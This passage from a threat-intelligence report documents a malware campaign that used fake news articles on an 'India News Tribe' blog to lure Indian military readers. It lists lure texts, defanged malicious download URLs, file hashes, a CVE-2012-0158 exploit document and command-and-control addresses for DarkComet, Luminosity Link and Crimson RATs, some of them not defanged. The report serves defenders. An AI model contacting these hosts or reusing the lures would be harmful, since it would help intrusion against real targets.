
Figure 8: Iframe linking to malicious document

Seventh pay commission recommends overall hike of 23.55%

Link: hxxp://intribune.blogspot[.]com/2015/11/seventh-pay-commission-recommends.html

At time of analysis, this web page contained no malicious links; however, we discovered a document that was likely either prepared for this page or was previously linked to by this page.

Malicious Document Location: hxxp://bbmsync2727[.]com/cu/seventh%20pay%20commission%20salary%20calculator.xls
Document: 0e93b58193fe8ff8b84d543b535f313c
Additional Document Location: hxxp://bbmsync2727[.]com/cu/awho_handot_2015.xls
VBS Location: hxxp://bbmsync2727[.]com/cu/su.exe
Payload (older): 07e44ffcffde46ad96eb9c018bed6193 (DarkComet)
C&C (older): 5.189.145[.]248:1453
Payload (newer): 708a1af68d532df35c34f7088b8e798f (Luminosity Link RAT)
C&C (newer): 5.189.145.248:6318



India News Tribe

Seventh pay commission recommends overall hike of 23.55%

In the new year, central government employees can look forward to fatter pay cheques and heftier allowances.

The seventh pay commission on Thursday recommended an average 23.55% increase in their salary, allowances and pension, a move that will benefit 4.8 million staffers and 5.5 million pensioners. The hike will be effective from January 1, 2016.


Read| Seventh Pay Commission Salary Calculator

A minimum pay of Rs 18,000 per month and a maximum of Rs 2.5 lakh has been recommended by the commission, headed by justice (retired) AK Mathur, that presented its 900-page report to finance minister Arun Jaitley.

Figure 9: Article lure with no link but likely lead to DarkComet or other malware

Army Air Defence (sic),Engineers and Signal to get additional colonels posts

Link: hxxp://intribune.blogspot[.]com/2015/11/army-air-defenceengineers-and-signal-to.html
Malicious Document Location: hxxp://birthdaywisheszone[.]com/pml/army-air-defenceengineers-and-signal.doc
Document: 68773f362d5ab4897d4ca217a9f53975
Type: Exploit,CVE-2012-0158,Embedded Payload
Dropped: dac4f8ba3190cfa1f813e79864a73fe1 (MSIL/Crimson Downloader)
C&C: 213.136.87[.]122:10001
Downloaded MSIL/Crimson RAT: f078b5aeaf73831361ecd96a069c9f50




India News Tribe

Army Air Defence,Engineers and Signal to get additional colonels posts

Army Air Defence,Engineers and Signal
to get additional colonels posts
INDIAN ARMY

Implementation of 141 additional posts of colonels that it has now decided to add to the air defence artillery, engineers and signals corps after agreeing to reduce their command postings tenure from existing four years to three years.Government would first create the additional positions of colonels for better promotional avenues.
Read Full Court Order.

Figure 10: Article lure ultimately leading to MSIL/Crimson RAT



The Supreme Court on Thursday asked the government to spell out its timeline for the implementation of 141 additional posts of colonels that it has now decided to add to the air defence artillery, engineers and signals corps after agreeing to reduce their command postings tenure from existing four years to three years.

A bench of Justice T.S.Thakur and Justice Kurian Joseph asked the government to tell it about the period during which the strength of the colonel rank officers would be augmented by 141 additional positions after court was informed that government has accepted the suggestion by it (court) to reduce the command tenure there.

Telling the court that government would first create the additional positions of colonels for better promotional avenues, Additional Solicitor General Maninder Singh told the court that the army may still retain a commanding officer beyond his tenure to meet operational requirements.

However, he made it clear that it would not be at the expense of 141 new posts that will now be added in these three wings.

The court took exception to Singh saying that the proposed creation of 141 posts for three corps was to correct the "bonafide mistake" but would come into force prospectively and not from back date as it was likely to create problems.

Telling him that people who have suffered from the "bonafide mistake" have to be restored to the position where mistake does not lie, the court said that the "mistake has to be corrected from January 2009 from where it had started".

It said that either government has to do this voluntarily or it would order so, and as all the affected officers are in service, it would not pose any problem in introducing additional posts and considering them for next promotion.

The court is hearing the Centre's appeal against Armed Forces Tribunal's March 2 order, by which it had quashed January 21, 2009 "command and exit" policy which weighed in the favour of infantry, mechanised infantry and the armoured corps, saying that it was violative of the constitution's article 14 (equality before law).

The bone of contention is government policy of 2009 which earmarked more posts of colonel for the armed wing of army - infantry, mechanised infantry, armoured corps, artillery, air defence artillery, engineers and signals - so that they may have a commanding officer at the age of 37 years and exiting after 2-1/2 year tenure with no repeat appointment.

Under this policy, 1,484 posits of colonel were created - 750 in 2004 - which according to government were erroneously distributed by the army headquarter across the army on pro-rate basis.

However, in 2009, 734 posts of colonel under the "command and exit" policy were earmarked exclusively for the armed wing of the army.

The hearing will continue on November 19.


Figure 11: Decoy document dropped by "army-air-defenceengineers-and-signal.doc"

SC Seeks Army response on batch parity in officers promotion

Link: hxxp://intribune[.]blogspot[.]com/2015/09/sc-seeks-army-response-on-batch-parity.html
Malicious Document Location: hxxp://www[.]avadhnama[.]com/latest/batchparity-command-exit-policy.doc

Unfortunately we have not been able to retrieve the document hosted at that location; however, another file was located in the same directory:

Location: hxxp://avadhnama[.]com/latest/ssbs.exe
Hash: df6b3946d1064f37d1b99f7bfae51203 (MSIL/Crimson Downloader)
C&C: 213.136.87.122:10001
Downloaded MSIL/Crimson RAT: c2bc8bc9ff7a34f14403222e58963507



India News Tribe

SC Seeks Army response on batch parity in officers promotion

The Supreme Court on Thursday asked the Indian Army to spell out what was its approach and policy on batch parity in the promotion of commissioned officers in different wings - combat, support and services.


Read More.

Figure 12: Article lure possibly leading to MSIL/Crimson RAT

Seniors Juniors and coursemates please take a serious note about it

Location: hxxp://intribune[.]blogspot[.]com/2015/05/seniors-juniors-and-coursemates-please.html
Potential Payload Location: hxxp://sms[.]totalworthy[.]com/intribune.zip

Unfortunately we have been unsuccessful in retrieving intribune.zip and are unsure what, if any, payloads it may have contained.



India News Tribe

Seniors Juniors and coursemates please take a serious note about it

WARNING:

Seniors Juniors and coursemates please take a serious note about it

A lady name Geneiveve mary from ambala daughter of some JCO posted in bikaner

